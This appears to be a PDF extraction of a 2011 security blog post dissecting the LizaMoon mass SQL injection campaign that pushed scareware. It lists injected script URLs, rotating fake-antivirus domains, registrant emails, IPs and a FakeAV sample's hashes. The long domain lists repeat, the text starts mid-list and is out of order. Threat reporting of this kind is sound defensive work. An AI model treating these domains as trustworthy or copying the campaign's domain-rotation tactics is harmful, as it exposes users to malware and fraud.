**defender-hmfu.in** - Email: [lynnbone8026@gmail.com](mailto:lynnbone8026@gmail.com)

**defender-hsug.in** - Email:  
[moniquetkarnopp3596@gmail.com](mailto:moniquetkarnopp3596@gmail.com)

**defender-htlu.in** - Email: [jerihamann4163@gmail.com](mailto:jerihamann4163@gmail.com)

**defender-iibk.co.cc**

**defender-iies.co.cc**

**defender-iksl.in** - Email: amarasanders9974@gmail.com

**defender-isde.co.cc**

**defender-iyrc.co.cc**

**defender-jgnl.in** - Email: caseyalzen3316@gmail.com

**defender-jihv.co.cc**

**defender-keod.in** - Email: khashayarbirss4814@gmail.com

**defender-kuts.in** - Email: rogerfrancis3322@gmail.com

**defender-kwwh.in** - Email: tobyboisseau6505@gmail.com

**defender-kzwu.co.cc**

711

**defender-labm.in** - Email:  
gregorybradford1520@gmail.com

**defender-lcoh.in** - Email: timothythomas6924@gmail.com

**defender-nhei.co.cc**

**defender-nrpr.in** - Email: burtonalba8156@gmail.com

**defender-ojbr.in** - Email: fucknielsen8675@gmail.com

**defender-osbi.in** - Email: fidelslattum2159@gmail.com

**defender-pakc.in** - Email:  
sabinawheelock7642@gmail.com

**defender-ppdw.in** - Email: divinakempton5670@gmail.com



**defender-qfdx.in** - Email:  
hokyeongyancey6369@gmail.com

**defender-qotg.in** - Email: franchescaili9704@gmail.com

**defender-qpwo.in** - Email: carlaadams@gmail.com

**defender-qsko.co.cc**

**defender-qumf.in** - Email: carlaadams@gmail.com

**defender-rlag.in** - Email: carmichaelmail@gmail.com

**defender-rrin.in** - Email: kevincharoenset5321@gmail.com

**defender-thga.in** - Email: youngantonio6055@gmail.com

**defender-ueuv.co.cc**

**defender-uqko.in** - Email:  
christinakaikati5574@gmail.com

**defender-vflq.in** - Email: terriacuna2081@gmail.com

**defender-vlmj.in** - Email: lauriefreeman9930@gmail.com

**defender-vqqn.in** - Email: chrisjames4421@gmail.com

**defender-vxgh.in** - Email: griseldavelez5369@gmail.com

**defender-wkiw.in** - Email: otisvaladez7778@gmail.com

**defender-wqga.in** - Email:  
christodoulosglidden8856@gmail.com

**defender-wrhw.in** - Email: bradsuresh1406@gmail.com

**defender-wtln.co.cc**

***defender-xcre.in*** - Email: pavelmayer4891@gmail.com

***defender-xnnx.in*** - Email: pavelmayer4891@gmail.com

***defender-ykym.co.cc***

***movie-iirg.in*** - Email: misslynn8546@gmail.com

***movie-pblv.in*** - Email: judgewright4021@gmail.com

***movies-live-tube-jeyq.co.cc***

***movie-tkhk.in*** - Email: terrymeally1288@gmail.com

***movie-tube-beym.co.cc***

***movie-tube-juie.co.cc***

***movie-ueep.in*** - Email: celinekevin6179@gmail.com

***movieway2011.com*** - Email: contact@privacyprotect.org

***movie-xbtb.in*** - Email: sanfordross9242@gmail.com

***movie-xxnl.in*** - Email: ianbalitsaris3201@gmail.com

***softway2011.com*** - Email: contact@privacyprotect.org

***system-scanner-boep.co.cc***

***system-scanner-eill.co.cc***

***system-scanner-eopa.co.cc***

***system-scanner-ewqq.co.cc***

***system-scanner-iaap.co.cc***

***system-scanner-ieyx.co.cc***

***system-scanner-lcyo.co.cc***

***system-scanner-ouny.co.cc***

***system-scanner-oypx.co.cc***

***system-scanner-qeap.co.cc***

712

***system-scanner-racv.co.cc***

***system-scanner-ryes.co.cc***

***system-scanner-tzii.co.cc***

***system-scanner-uemo.co.cc***

***system-scanner-uotu.co.cc***

***system-scanner-uyxt.co.cc***

***system-scanner-vpoo.co.cc***

***system-scanner-xtoi.co.cc***

***system-scanner-yoyx.co.cc***

***system-scanner-ytut.co.cc***

*Rotated scareware domains involved in the campaign,  
responding to 84.123.115.228 (AS6739; ONO-AS Ca-*

*bleuropa - ONO):*

***defender-thga.in*** - Email: *youngantonio6055@gmail.com*

***defender-wqga.in*** - Email:  
*christodoulosglidden8856@gmail.com*

**defender-gnva.in** - Email: ananddaher7294@gmail.com

**defender-rlob.in** - Email:  
vasikaranfreudenburg2690@gmail.com

**defender-abcc.in** - Email: rubysmart5057@gmail.com

**defender-pakc.in** - Email:  
sabinawheelock7642@gmail.com

**defender-keod.in** - Email: khashayarbirss4814@gmail.com

**defender-xcre.in** - Email: pavelmayer4891@gmail.com

**defender-qumf.in** - Email: rachelalba1891@gmail.com

**defender-fmof.in** - Email: kamillamartin1237@gmail.com

**defender-uvag.in** - Email: espenkeck7682@gmail.com

**defender-hsug.in** - Email:  
moniquetkarnopp3596@gmail.com

**defender-vxgh.in** - Email: griseldavelez5369@gmail.com

**defender-lcoh.in** - Email: timothythomas6924@gmail.com

**defender-kwwh.in** - Email: tobyboisseau6505@gmail.com

**defender-osbi.in** - Email: fidelslattum2159@gmail.com

**defender-wbui.in** - Email: carlosbuntschu1238@gmail.com

**defender-vmj.in** - Email: lauriefreeman9930@gmail.com

**defender-hjlk.in** - Email: lauriefreeman9930@gmail.com

**defender-endl.in** - Email: adamgaylard1113@gmail.com

**defender-jgnl.in** - Email: caseyalzen3316@gmail.com

**defender-iksl.in** - Email: marasanders9974@gmail.com

**defender-labm.in** - Email:  
gregorybradford1520@gmail.com

**defender-rrin.in** - Email: kevincharoenset5321@gmail.com

**defender-sxin.in** - Email: taloupavlinovich7166@gmail.com

**defender-cron.in** - Email: lisasuresh9147@gmail.com

**defender-vqqn.in** - Email: chrisjames4421@gmail.com

**defender-dteo.in** - Email: giovannaraggio5417@gmail.com

**defender-uqko.in** - Email:  
christinakaikati5574@gmail.com

**defender-qpwo.in** - Email: carlaadams@gmail.com

**defender-atxo.in** - Email: celineiebba9266@gmail.com

**defender-rlfp.in** - Email: latanyamuscatell9507@gmail.com

**defender-vflq.in** - Email: terriacuna2081@gmail.com

**defender-eklq.in** - Email:  
sebastiensheppard8680@gmail.com

**defender-ddbr.in** - Email:  
selenajohansson9195@gmail.com

**defender-ojbr.in** - Email: fucknielsen8675@gmail.com

**defender-drnr.in** - Email: sumanvcasquez2008@gmail.com

***defender-nrpr.in*** - Email: burtonalba8156@gmail.com

***defender-kuts.in*** - Email: rogerfrancis3322@gmail.com

***defender-bcv.s.in*** - Email: martinefinklea5375@gmail.com

***defender-grlt.in*** - Email: anthonygaylard9887@gmail.com

***defender-hmfu.in*** - Email: lynnbone8026@gmail.com

***defender-htlu.in*** - Email: jerihamann4163@gmail.com

***defender-aabv.in*** - Email: leonflanagan7681@gmail.com

***defender-ppdw.in*** - Email: divinakempton5670@gmail.com

***defender-wrhw.in*** - Email: bradsuresh1406@gmail.com

***defender-wkiw.in*** - Email: otisvaladez7778@gmail.com

***defender-hipw.in*** - Email: angiejohansen9730@gmail.com

***defender-qfdx.in*** - Email:  
hokyeongyancey6369@gmail.com

***defender-xnnx.in*** - Email: sylviawulff2140@gmail.com

***defender-xkox.in*** - Email: ryanmartin7607@gmail.com

*The scareware domains have been registered using automatically registered email accounts at Gmail, as a precaution in an attempt to make it harder to expose the campaign by using a single email only.*

*Monitoring of the campaign is ongoing.*

***Related posts:***

- [6]SQL Injection Through Search Engines Reconnaissance
- [7]Massive SQL Injections Through Search Engine's Reconnaissance - Part Two
- [8]Massive SQL Injection Attacks - the Chinese Way
- [9]Cybercriminals SQL Inject Cybercrime-friendly Proxies Service
- [10]GoDaddy's Mass WordPress Blogs Compromise Serving Scareware
- [11]Dissecting the WordPress Blogs Compromise at Network Solutions
- [12]Yet Another Massive SQL Injection Spotted in the Wild
- [13]Smells Like a Copycat SQL Injection In the Wild
- [14]Fast-Fluxing SQL Injection Attacks
- [15]Obfuscating Fast-fluxed SQL Injected Domains

***This post has been reproduced from [16]Dancho Danchev's blog.***

1. <http://ddanchev.blogspot.com/2008/10/massive-sql-injection-attacks-chinese.html>
2. <http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html>
3. <http://ddanchev.blogspot.com/2009/04/massive-sql-injections-through-search.html>
4. <http://community.websense.com/blogs/securitylabs/archive/2>

[011/03/31/update-on-lizamoon-mass-injection.aspx](http://011/03/31/update-on-lizamoon-mass-injection.aspx)

5.

<http://www.virustotal.com/file-scan/report.html?id=cd902b92042435c2d70d4bf59acc2de8229bfc367626961f76c03f>

[75dcd7e95c-1301586582](http://75dcd7e95c-1301586582)

6. <http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html>

7. <http://ddanchev.blogspot.com/2009/04/massive-sql-injections-through-search.html>

714

8. <http://ddanchev.blogspot.com/2008/10/massive-sql-injection-attacks-chinese.html>

9. <http://ddanchev.blogspot.com/2010/07/cybercriminals-sql-inject-cybercrime.html>

10. <http://ddanchev.blogspot.com/2010/04/godaddys-mass-wordpress-blogs.html>

11. <http://ddanchev.blogspot.com/2010/04/dissecting-wordpress-blogs-compromise.html>

12. <http://ddanchev.blogspot.com/2008/05/yet-another-massive-sql-injection.html>

13. <http://ddanchev.blogspot.com/2008/07/smells-like-copypcat-sql-injection-in.html>


14. <http://ddanchev.blogspot.com/2008/05/fast-fluxing-sql-injection-attacks.html>



15. <http://ddanchev.blogspot.com/2008/07/obfuscating-fast-fluxed-sql-injected.html>

16. <http://ddanchev.blogspot.com/>

715



## ***Dissecting the Massive SQL Injection Attack Serving Scareware (2011-03-31 19:54)***

*A currently ongoing massive SQL injection attack has affected hundreds of thousands of web pages across the Web,*

to ultimately monetize the campaign through a scareware affiliate program. Such massive SQL injection attempts are usually conducted using [1]**mass vulnerability scanning tools**, with the help of [2]**search engines** which have already

**[3]crawled the vulnerable sites.**

What's particularly interesting about this campaign, is the fact that the used domains are all responding to

the same IPs, including the portfolios of scareware domains, which the cybercriminals naturally rotate on a periodic basis. Let's dissect the campaign, expose the domain portfolios and the entire campaign structure.

**UPDATED: Related SQL injected URLs [4]courtesy of WebSense:**

**online-stats201.info/ur.php** - Email: tik0066@gmail.com

**stats-master111.info/ur.php** - Email: tik0066@gmail.com

**agasi-story.info/ur.php** - 91.217.162.45 - Email: tik0066@gmail.com


**general-st.info/ur.php** - Email: tik0066@gmail.com

**extra-service.info/ur.php** - Email: tik0066@gmail.com

**sol-stats.info/ur.php** - Email: tik0066@gmail.com

**google-stats49.info/ur.php** - Email: tik0066@gmail.com

**google-stats45.info/ur.php** - Email: tik0066@gmail.com



***google-stats50.info/ur.php*** - Email: *tik0066@gmail.com*

***google-server43.info/ur.php*** - Email: *tik0066@gmail.com*

***stats-master88.info/ur.php*** - Email: *tik0066@gmail.com*

***eva-marine.info/ur.php*** - 109.236.81.28 - Email: *tik0066@gmail.com*

***stats-master99.info/ur.php*** - Email: *tik0066@gmail.com*

***tzv-stats.info/ur.php*** - Email: *tik0066@gmail.com*

***milapop.com/ur.php*** - Email: *jamesnorthone@hotmailbox.com*

*SQL injected URLs:*

***lizamoon.com/ur.php*** ( 67,500 results) - 91.220.35.151 (AS3721); 91.213.29.182 (AS51786); 95.64.9.18 (AS50244) -

Email: jamesnorthone@hotmailbox.com

**alexblane.com/ur.php** ( 3,920 results) - Email:  
jamesnorthone@hotmailbox.com

**alisa-carter.com/ur.php** ( 220,000 results) - Email:  
jamesnorthone@hotmailbox.com

**alexblane.com/ur.php** ( 3,920 results) - Email:  
jamesnorthone@hotmailbox.com

**t6ryt56.info/ur.php** ( 18 results) - Email: support@ruler-  
domains.com

**tadygus.com/ur.php** ( 100 results) - Email:  
jamesnorthone@hotmailbox.com

**world-of-books.com/ur.php** ( 334,000 results) - Email:  
tik0066@gmail.com

Upon successful redirection, the campaign attempts to load  
the scareware domains **defender-nibea.in/scan1b/237** -

46.252.130.200 - Email: jimwei2969@gmail.com

Detection rate:

freesystemscan.exe - [5]**Trojan/Win32.FakeAV** - Result: 9/  
41 (22.0 %)

**MD5** : 815d77f8fca509dde1abeafabed30b65

**SHA1** : 1b3c35afb76c53cd9507fffee46fb58c29e72bc1

717

**SHA256:**

cd902b92042435c2d70d4bf59acc2de8229bfc367626961f76

c03f75dcd7e95c

*Responding to 46.252.130.200 (AS25190; KIS-AS UAB  
"Kauno Interneto Sistemos") are also:*

***antivirus-1091.co.cc***

***antivirus-1574.co.cc***

***antivirus-2051.co.cc***

***antivirus-2525.co.cc***

***antivirus-2932.co.cc***

***antivirus-3654.co.cc***

***antivirus-3833.co.cc***

***antivirus-4063.co.cc***

***antivirus-418.co.cc***

***antivirus-4303.co.cc***

***antivirus-4749.co.cc***

***antivirus-495.co.cc***

***antivirus-5216.co.cc***

***antivirus-5676.co.cc***

***antivirus-5802.co.cc***

***antivirus-6437.co.cc***

***antivirus-6703.co.cc***

***antivirus-7081.co.cc***

***antivirus-713.co.cc***

***antivirus-728.co.cc***

***antivirus-7357.co.cc***

***antivirus-8072.co.cc***

***antivirus-9009.co.cc***

***antivirus-9638.co.cc***

***antivirus-9667.co.cc***

***defender-aabv.in*** - Email: *leonflanagan7681@gmail.com*

***defender-aqeu.co.cc***

***defender-asng.co.cc***

***defender-atio.in*** - Email: *terriduverger3239@gmail.com*

***defender-atxo.in*** - Email: *celineiebba9266@gmail.com*

***defender-bcvs.in*** - Email: *martinefinklea5375@gmail.com*

***defender-bwuy.co.cc***

***defender-cron.in*** - Email: *lisasuresh9147@gmail.com*

***defender-ddbr.in*** - Email:  
*selenajohansson9195@gmail.com*

***defender-dteo.in*** - Email: *giovannaraggio5417@gmail.com*

***defender-eahy.co.cc***

**defender-eklq.in** - Email:  
sebastiensheppard8680@gmail.com

**defender-endl.in** - Email: adamgaylard1113@gmail.com

**defender-ewum.co.cc**


**defender-eyde.co.cc**

**defender-fmof.in** - Email: kamillamartin1237@gmail.com

**defender-fola.co.cc**

**defender-gnva.in** - Email: ananddaher7294@gmail.com

**defender-grlt.in** - Email: anthonygaylard9887@gmail.com



**defender-hipw.in** - Email: [angiejohansen9730@gmail.com](mailto:angiejohansen9730@gmail.com)

**defender-hjlk.in** - Email: [jennwrayford2124@gmail.com](mailto:jennwrayford2124@gmail.com)

**defender-hmfu.in** - Email: [lynnbone8026@gmail.com](mailto:lynnbone8026@gmail.com)

**defender-hsug.in** - Email:  
[moniquetkarnopp3596@gmail.com](mailto:moniquetkarnopp3596@gmail.com)

**defender-htlu.in** - Email: [jerihamann4163@gmail.com](mailto:jerihamann4163@gmail.com)

**defender-iibk.co.cc**

**defender-iies.co.cc**



**defender-iksl.in** - Email: amarasanders9974@gmail.com

**defender-isde.co.cc**

**defender-iyrc.co.cc**

**defender-jgnl.in** - Email: caseyalzen3316@gmail.com

**defender-jihv.co.cc**

**defender-keod.in** - Email: khashayarbirss4814@gmail.com

**defender-kuts.in** - Email: rogerfrancis3322@gmail.com

**defender-kwwh.in** - Email: tobyboisseau6505@gmail.com

**defender-kzwu.co.cc**

719

**defender-labm.in** - Email:  
gregorybradford1520@gmail.com

**defender-lcoh.in** - Email: timothythomas6924@gmail.com

**defender-nhei.co.cc**

**defender-nrpr.in** - Email: burtonalba8156@gmail.com

**defender-ojbr.in** - Email: fucknielsen8675@gmail.com

**defender-osbi.in** - Email: fidelslattum2159@gmail.com

**defender-pakc.in** - Email:  
sabinawheelock7642@gmail.com

**defender-ppdw.in** - Email: divinakempton5670@gmail.com

**defender-qfdx.in** - Email:  
hokyeongyancey6369@gmail.com

**defender-qotg.in** - Email: franchisesaili9704@gmail.com

**defender-qpwo.in** - Email: carlaadams@gmail.com

**defender-qsko.co.cc**

**defender-qumf.in** - Email: carlaadams@gmail.com

**defender-rlag.in** - Email: carmichaelmail@gmail.com

**defender-rrin.in** - Email: kevincharoenset5321@gmail.com

**defender-thga.in** - Email: youngantonio6055@gmail.com

**defender-ueuv.co.cc**

**defender-uqko.in** - Email:  
christinakaikati5574@gmail.com

**defender-vflq.in** - Email: terriacuna2081@gmail.com

**defender-vlmj.in** - Email: lauriefreeman9930@gmail.com

**defender-vqqn.in** - Email: chrisjames4421@gmail.com

**defender-vxgh.in** - Email: griseldavelez5369@gmail.com

**defender-wkiw.in** - Email: otisvaladez7778@gmail.com

**defender-wqga.in** - Email:  
christodoulosglidden8856@gmail.com

**defender-wrhw.in** - Email: bradsuresh1406@gmail.com

**defender-wtln.co.cc**

***defender-xcre.in*** - Email: pavelmayer4891@gmail.com

***defender-xnnx.in*** - Email: pavelmayer4891@gmail.com

***defender-ykym.co.cc***

***movie-iirg.in*** - Email: misslynn8546@gmail.com

***movie-pblv.in*** - Email: judgewright4021@gmail.com

***movies-live-tube-jeyq.co.cc***

***movie-tkhk.in*** - Email: terrymeally1288@gmail.com

***movie-tube-beym.co.cc***

***movie-tube-juie.co.cc***

***movie-ueep.in*** - Email: celinekevin6179@gmail.com

***movieway2011.com*** - Email: contact@privacyprotect.org

***movie-xbtb.in*** - Email: sanfordross9242@gmail.com

***movie-xxnl.in*** - Email: ianbalitsaris3201@gmail.com

***softway2011.com*** - Email: contact@privacyprotect.org

***system-scanner-boep.co.cc***

***system-scanner-eill.co.cc***

***system-scanner-eopa.co.cc***

***system-scanner-ewqq.co.cc***

***system-scanner-iaap.co.cc***

***system-scanner-ieyx.co.cc***

***system-scanner-lcyo.co.cc***

***system-scanner-ouny.co.cc***

***system-scanner-oypx.co.cc***

***system-scanner-qeap.co.cc***

720

***system-scanner-racv.co.cc***

***system-scanner-ryes.co.cc***

***system-scanner-tzii.co.cc***

***system-scanner-uemo.co.cc***

***system-scanner-uotu.co.cc***

***system-scanner-uyxt.co.cc***

***system-scanner-vpoo.co.cc***

***system-scanner-xtoi.co.cc***

***system-scanner-yoyx.co.cc***

***system-scanner-ytut.co.cc***

*Rotated scareware domains involved in the campaign,  
responding to 84.123.115.228 (AS6739; ONO-AS Ca-*

*bleuropa - ONO):*

***defender-thga.in*** - Email: *youngantonio6055@gmail.com*

***defender-wqga.in*** - Email:  
*christodoulosglidden8856@gmail.com*

**defender-gnva.in** - Email: ananddaher7294@gmail.com

**defender-rlob.in** - Email:  
vasikaranfreudenburg2690@gmail.com

**defender-abcc.in** - Email: rubysmart5057@gmail.com

**defender-pakc.in** - Email:  
sabinawheelock7642@gmail.com

**defender-keod.in** - Email: khashayarbirss4814@gmail.com

**defender-xcre.in** - Email: pavelmayer4891@gmail.com

**defender-qumf.in** - Email: rachelalba1891@gmail.com

**defender-fmof.in** - Email: kamillamartin1237@gmail.com

**defender-uvag.in** - Email: espenkeck7682@gmail.com

**defender-hsug.in** - Email:  
moniquetkarnopp3596@gmail.com

**defender-vxgh.in** - Email: griseldavelez5369@gmail.com

**defender-lcoh.in** - Email: timothythomas6924@gmail.com

**defender-kwwh.in** - Email: tobyboisseau6505@gmail.com

**defender-osbi.in** - Email: fidelslattum2159@gmail.com

**defender-wbui.in** - Email: carlosbuntschu1238@gmail.com

**defender-vmj.in** - Email: lauriefreeman9930@gmail.com

**defender-hjlk.in** - Email: lauriefreeman9930@gmail.com

**defender-endl.in** - Email: adamgaylard1113@gmail.com

**defender-jgnl.in** - Email: caseyalzen3316@gmail.com

**defender-iksl.in** - Email: marasanders9974@gmail.com

**defender-labm.in** - Email:  
gregorybradford1520@gmail.com

**defender-rrin.in** - Email: kevincharoenset5321@gmail.com

**defender-sxin.in** - Email: taloupavlinovich7166@gmail.com

**defender-cron.in** - Email: lisasuresh9147@gmail.com

**defender-vqqn.in** - Email: chrisjames4421@gmail.com

**defender-dteo.in** - Email: giovannaraggio5417@gmail.com

**defender-uqko.in** - Email:  
christinakaikati5574@gmail.com

**defender-qpwo.in** - Email: carlaadams@gmail.com

**defender-atxo.in** - Email: celineiebba9266@gmail.com

**defender-rlfp.in** - Email: latanyamuscatell9507@gmail.com

**defender-vflq.in** - Email: terriacuna2081@gmail.com

**defender-eklq.in** - Email:  
sebastiensheppard8680@gmail.com

**defender-ddbr.in** - Email:  
selenajohansson9195@gmail.com

**defender-ojbr.in** - Email: fucknielsen8675@gmail.com

**defender-drnr.in** - Email: sumanvcasquez2008@gmail.com

***defender-nrpr.in*** - Email: burtonalba8156@gmail.com

***defender-kuts.in*** - Email: rogerfrancis3322@gmail.com

***defender-bcv.s.in*** - Email: martinefinklea5375@gmail.com

***defender-grlt.in*** - Email: anthonygaylard9887@gmail.com

***defender-hmfu.in*** - Email: lynnbone8026@gmail.com

***defender-htlu.in*** - Email: jerihamann4163@gmail.com

***defender-aabv.in*** - Email: leonflanagan7681@gmail.com

***defender-ppdw.in*** - Email: divinakempton5670@gmail.com

***defender-wrhw.in*** - Email: bradsuresh1406@gmail.com

***defender-wkiw.in*** - Email: otisvaladez7778@gmail.com

***defender-hipw.in*** - Email: angiejohansen9730@gmail.com

***defender-qfdx.in*** - Email:  
hokyeongyancey6369@gmail.com

***defender-xnnx.in*** - Email: sylviawulff2140@gmail.com

***defender-xkox.in*** - Email: ryanmartin7607@gmail.com

*The scareware domains have been registered using  
automatically registered email accounts at Gmail, as a pre-*

*caution in an attempt to make it harder to expose the  
campaign by using a single email only.*

*Monitoring of the campaign is ongoing.*

***Related posts:***

- [6]SQL Injection Through Search Engines Reconnaissance
